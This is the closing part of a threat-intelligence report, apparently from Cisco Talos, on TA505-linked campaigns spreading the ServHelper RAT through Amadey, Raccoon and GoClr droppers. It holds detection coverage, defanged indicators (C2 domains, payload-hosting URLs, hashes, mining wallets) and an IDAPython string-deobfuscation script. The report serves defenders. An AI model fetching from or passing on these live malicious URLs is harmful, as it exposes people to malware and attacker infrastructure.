
Amadey C2 instructs the bot to download and run a ServHelper PowerShell installer.

However, the pattern is similar: An information-stealing malware variant is instructed by its C2 server to download and install ServHelper.

Conclusion

In this post we documented activities that may be attributed with moderate confidence to the threat group TA505 or a related group. The activities include several malware families geared toward stealing and exfiltrating confidential data.

All documented families as well as signed MSI installers are used to download and run ServHelper - a RAT with different TTPs, such as usage of GoLang, .NET framework, PowerShell and Delphi.



Malware families in modules observed in these campaigns.

Users need to make sure they install software only from trusted sources. Even if installers are signed with a valid certificate that does not mean that the functionality is legitimate. The question of storage of confidential data is also important as passwords and credit card numbers are sometimes stored in insecure storage facilities such as sqlite databases, which are easy targets for criminals. Session cookies can also be used for hijacking accounts and they have a value for attackers. It is very likely that we will see groupe similar to TA505 adapting these tools in the future as the detection for them improves.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	N/A
Cisco Secure Web Appliance (Web Security Appliance)	N/A

Cisco Secure Endpoint is ideally suited to prevent the execution of the malware detailed in this post. New users can try Cisco Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Firewall and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics helps identify malicious binaries and build protection into all Cisco Security products.

Cisco Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Additional protections with context to your specific environment and threat data are available from the Cisco Secure Firewall Management Center.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following SIDs have been released to detect this threat: 57975.

The following ClamAV signatures have been released to detect this threat as well as tools and malware related to these campaigns:

- Win.Downloader.Powershell-9883640
- Win.Trojan.Powershell-9883642
- Win.Downloader.Powershell-9883641
- Win.Downloader.ServHelper-9883708
- Win.Downloader.Powershell-9883847
- Win.Trojan.ServHelper-9883848
- Win.Trojan.ServHelper-9883866
- Win.Trojan.ServHelper-9883867

Cisco Secure Endpoint (AMP) users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here, here, here and here.

IOCs

IPs

45[.]61[.]137[.]91 - C2 IP
91[.]212[.]150[.]205 - hosting a GoClr dropper variant
193[.]150[.]70[.]5 - hosting a GoClr dropper variant
94[.]158[.]245[.]88 - hosting original attack seen in the telemetry
93[.]157[.]63[.]171 - hosting Raccoon and a GoClr dropper variant

Hosts

www[.]homate[.]xyz
www[.]dsfamsi4b[.]cn
www[.]afspfigjeb[.]cn
www[.]pgf5ga4g4b[.]cn
www[.]wheredoyougo[.]cn
www[.]novacation[.]cn - C2 from the samples 1 and 2 of ServHelper
dssagrgbe3irggg[.]xyz - C2 alternative from ServHelper
dsgiutugagb[.]cn - C2 alternative from ServHelper sample1
asfggagsa3[.]xyz - C2 alternative from an earlier sample - sample2
sagbbrrww2[.]cn - C2 alternative from sample 2
kbpsorjbus6[.]pw
www.sdfisdgj[.]xyz
www.kbpsorjbus6[.]pw
sdfisdgj[.]xyz
dsfamsi4b[.]cn
novacation[.]cn
wheredoyougo[.]cn
asdjausg[.]cn - C2 from a newer dropper
pgf5ga4g4b[.]cn
homate[.]xyz
www.asdjausg[.]cn
afspfigje[.].cn
geyaeb[.]dev
telete[.]in - Raccoon C2

C2 Domain's IP addresses, changing frequently

185[.]163[.]45[.]103 - July 4, 2021 to July 15, 2021
206[.]188[.]197[.]221 - July 2, 2021 to July 4, 2021
206[.]188[.]196[.]143 - July 1, 2021 to July 2, 2021
46[.]17[.]96[.]8 - June 29, 2021 to July 1, 2021
45[.]61[.]137[.]91 - June 27, 2021 to June 29, 2021

URLs

hxxp://94[.]158[.]245[.]88/bi.ps1 - initial investigation point, also hosting Powershell versions of droppers without .NET and without GoClr
hxxp://94[.]158[.]245[.]88/bf/start.vbs
hxxp://94[.]158[.]245[.]88/bf/Get-Content.ps1
hxxp://94[.]158[.]245[.]88/bf/ready.ps1
hxxp://ww16[.]enroter1984[.]cn/bif/b.php - C2 (enroter1984.cn from at least November 2020)
hxxp://novacation[.].cn/bif/b.php
hxxp://novacation[.]cn/juytfft/b.php
hxxp://193[.]150[.]70[.]5/al.exe
hxxp://bromide[.]xyz/ssh.zip - hosts OpenSSH Zip use to tunnel the traffic
hxxp://91[.]212[.]150[.]205/al.exe
hxxp://94[.]158[.]245[.]88/cap/Get-Content.ps1 - earlier campaign, Feb 2021
hxxp://94[.]158[.]245[.]88/drc.ps1 - downloaded by Amadey
hxxp://94[.]158[.]245[.]88/cap/start.vbs

hxxp://94[.]158[.]245[.]88/cap/ready.ps1 - campaign March 2021
hxxp://94[.]158[.]245[.]88/mae/start.vbs
hxxp://94[.]158[.]245[.]88/mae/Get-Content.ps1
hxxp://94[.]158[.]245[.]88/mae/ready.ps1
hxxp://45[.]61[.]136[.]223/get/m5.php - Cryptomining portion
hxxp://beautyiconltd[.]cn/ethged.txt - Ethminer
hxxp://beautyiconltd[.]cn/ethcnf.txt - Ethminer configuration
hxxp://beautyiconltd[.]cn/rigged.txt - xmrig for Monero mining
hxxp://beautyiconltd[.]cn/cnf.txt - xmrig configuration
hxxp://93[.]157[.]63[.]171/filename.exe
hxxp://93[.]157[.]63[.]171/al.exe
hxxps://mepcontechnologies[.]com/DiscordSetup.msi

Legitimate URLs

hxxps://raw[.]githubusercontent[.]com/sqlitey/sqlite/master/speed.ps1

Samples

MSI Installers

f36277c6faaed23129efacc83847153091cd1ef0b05650e0b8c29d13d95182a5
a9fa2da9be5b473da0f2367f78494d3dc865774bf1ad93c729bbe329a29a1f9d
f80df34accc8780a1eb9c733e4e5e5874cce6ad22e57ec8b827aa7f28318c5d1
0fde5e73f96e6df0b75cc15cffb8d7ff0d7a1cda33777e7ee23c5d07011e6ae8
569d0618131bbbe08498c1f90518df90d394c37e5c146ac3bc74429c4f7f113a

ServHelper samples

45732f9c8b3e853484464d5748a8879a7095dc0c1c08e66854d350254c38bb42 - mediasrv.png
a2b0ef2413399dbdb01de3a0d2dd310ba127bbfdad09352fecb8444d88a05662 - mediasvc.png
02390b9368add3c496f779db617d19171379b36f1d79c0fa4ab3a07afc7c3e46 - wupsvc.jpg config file
9c7fc1304f9dada69594f64d230cb20ce3c1f83a41ca0e27b6274361941b3c67 - PowerShell dropper Get_Content.ps1
74333b02f97c1fbf44592463210a6962f1601ab91a4e28d037756b9804c5b2a0 - drc.ps1
5b6b7899dd459fa0bb234a0b102af91f4ee412abf36b1c54d1253ae59dda6ee2 - ready.ps1
9520067abc34ce8a4b7931256e4ca15f889ef61750ca8042f60f826cb6cb2ac9 - ready.ps1
f00f8b0d2602fc2e8bcf5899377f6a23beae9ea9df2c0a3c4e9aad4cae2ef522 - Get-Content.ps1
b65273062c9be6bfc6343438e51d7f68aaecf8382ae1373ff1b3adfacff1fd5d - Get-Content.ps1 earlier variant
0d650a1ab25e820a8bcd2b49144daef20439c931d5bbd5b547c65511aab6d334 - Get-Content.ps1
5d4a0661cfb3cca59acd8a9fa433ec2c48d686da36f3890b73e7b9f37c60e980 - start.vbs
a1351912f8ffeeb5ebe2eb8abf45e50a52b67f82328090ad4b1ba89f30106e00 - start.vbs
7a9fae49143829692253d09fa7c66f6c2809d29cff52734567db688c91a01924 - bi.ps1
20eb050c3c94f134ca7c812c712deb45870f6952086608a11d4d4e78ca3c8ff6 - mediasrv.png
ffcdccdae62c13b61f32d6fa0ad73ddbfda89d0e4fcab3bf074003ca73d522a5 - mediasvc.png
4390543ecc7f39f0dcf6db2816edaaa6b64f720263c401c108f18df291241cb5 - wupsvc.jpg
1f2f7c7e0ad496e8991e4495b8830961314baee109fb7e0d15d2c3dc0857ef0b - update-request.ps1
42c277ada9c6f8ddcd6211e4792a8df1fa0d0ad8cbb867eee1a431cc1b79834d - mae.ps1

PowerShell mining loader

0b25a462efbb3c5459febae122e434f4a6ec6d2dbfacf03e4537e437f91c5dcc - m5.php

Amadey samples downloading ServHelper from hxxp://94[.]158[.]245[.]88/cap/

64926d011513a3083b0af3425b38fbfc66d2bad0e3993898ec4651252812685b
45e81832542da0e190a1bf44c58b0c96f3ec11b488450aad7eb7a3e6e16f0703
baad7552e8fc0461babc0293f7a3191509b347596d9ca8d2a82560992ff2c48e

GoCLR droppers for ServHelper (some samples downloaded by Raccoon)

fe40b63a00a7d737baa87f493751a1b92ac782baaef2304b0ae65c5a1cbec58d
5202c92268cb86785644bf0fd22eb6290498034878b6c41e84ac5b4bcc7d671a
44815a42eb3317c7e567f8e20388bd9e28cf71096f45f4ee6094f26888dcfb0c
8aa55a77613e1246a7ce499a85cd52ee2d48b4f4730d62850e249d6249214abf
b3e3132a078fd8d266d709ecf351fc9283a63fbdcce4023c460363896593f6b8
32c18e01aa78a0d07025e36ebaef5ae582cadb6d53d47aab1ee629ba4eee2fab
526273ef0f1bfe161af24d9f1946bb72797d06a5b21ed750988797597d16c28d
6ad5b2b54e8c01ca7f59a40564e897352c1e24ce0899ef10ee3c3e035f510c59
6eca26fcfabbb12c6a37eb689de222e75b31574dd25e7fd3d8b446d700c40133

Raccoon samples downloading ServHelper

8fa841c71a956755f6f393ca92a04d0a6950343a7a765a3035f4581dda198488
82d290c62cb838a94e1948ba84c2a90c42c0ad44bb79413ea0b8ae2560436c8e
3dccc313dcf21c5504ce1808595979dec90f94626bdc8ef18518176ab20418a2
7516b2271e4a887156d52f661cdfc561fded62338a72b56f50bf188c2f5f222a
5f008ff774ae78a416b10f320840287d7c00affb9c1b2ea8e8c1931300135985
e7e6e479b0fa5edb03f220084756fff778cf46865fe370924d272545e8181865
db710c90eaa2f83be99f1004b9eda6cfbf905a1ab116d1738a89f4eac443f4fe

.NET ServHelper dropper

fea63897b4634538e9e73c0f69c2e943aebc8cebcffc1415f5ce21207fdfef92
fdc9788b38e06eafe34c6050f37224409e423f37d67d637ddac25e9cf879e2f2

Ethminer

561e9e4263908c470bb2ef9b64cac7174e43aeb795cb0168699cd4c219eab93c

Ethereum address

0x12420E4083F1E37b91AFA0E054682d049F9505C6

Monero address

47EEBQeqq661AchrUwicX1NxqeuizqoxP4XEV7dUyhkzQgpxGdbJLYGa4xLeQXiBDqQ8xZFUbLCK1Gj2qFmDEZAREwGLjDG

IDAPython script to deobfuscate ServHelper strings using Vigneres cypher

```
import sys
import idaapi
import idc
import ida_bytes
import ida_expr
import ida_kernwin
#Load this Python script into IDAPro. To run it, position the cursor at the screen address of the string to
deobfuscate and press the F2 key.
def getString(ea):
    # We get the item-head because the `GetStringType` function only works on the head of an item.
    string_type = idc.get_str_type(idaapi.get_item_head(ea))
    string_content = idc.get_strlit_contents(ea, strtype=string_type)
    return string_content,string_type


# Python code to implement Vigenere Cipher as implemented in the Delphi code at
# https://stackoverflow.com/questions/6800326/how-to-crypt-or-hide-a-string-in-delphi-exe/6801163
# This algorithm was implemented in ServHelper malware

# Generate the key stream from the keyword
def generateKey(string, key):
    key = list(key)
    if len(string) == len(key):
        return(key)
    else:
        for i in range(len(string) - len(key)):
            key.append(key[i % len(key)])
    return("" . join(key))



# Decrypt the original text, skip non-alphabet characters

def originalText(cipher_text, key):
    orig_text = []
    for i in range(len(cipher_text)):
        if (ord(cipher_text[i]) >= ord('A') and ord(cipher_text[i]) <= ord('Z')):
            x = (ord(cipher_text[i]) - ord(key[i]) + 26) % 26
            x += ord('A')
            orig_text.append(chr(x))

        elif (ord(cipher_text[i]) >= ord('a') and ord(cipher_text[i]) <= ord('z')):
            x = (ord(cipher_text[i].upper()) -
                 ord(key[i]) + 26) % 26
            x += ord('a')
            orig_text.append(chr(x))

        else:
            orig_text.append(cipher_text[i])

    return("" . join(orig_text))




def patchString(strng):
    """Patch a decrypted utf-16le encoded string back to IDAPro"""
    ida_bytes.patch_bytes(idc.get_screen_ea(), strng.encode('utf-16le'))



def decryptString(keyword = 'WBORRHOS'):
    #change the keyword to a string appropriate for the sample under analysis
    kemi,strtype=getString(idc.get_screen_ea())
    strkemi=str(kemi,'utf-8')
    key= generateKey(strkemi,keyword)
    decrypted=originalText(strkemi,key)
    patchString(decrypted)

    #Make sure what was patched is defined as a string literal
    ida_bytes.create_strlit(idc.get_screen_ea(),ida_bytes.get_item_size(idc.get_screen_ea()),strtype)
```

```
def key_decrypt():
    decryptString( 'WBORRHOS')


#Assign the decryption function to the function key F2
ida_kernwin.add_hotkey('F2', key_decrypt)
```